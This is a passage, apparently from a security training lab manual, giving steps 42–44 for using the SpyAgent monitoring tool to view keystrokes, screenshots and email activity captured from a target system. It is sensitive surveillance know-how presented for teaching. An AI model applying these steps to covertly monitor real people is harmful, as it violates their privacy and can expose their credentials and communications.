


42. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.




43. **SpyAgent** displays all the resultant keystrokes under the **Keystrokes Typed** section. You can click any of the captured keystrokes to view detailed information in the field below.

Note: The screenshot here might differ from the image on your screen, depending upon the user activities you performed earlier.




44. Click the **Screenshots** option from the left-hand pane to view the captured screenshot of the user activities. Similarly, in **Email Activity** under the **Screenshots** options, you can view the email account accessed by the user on the target system.

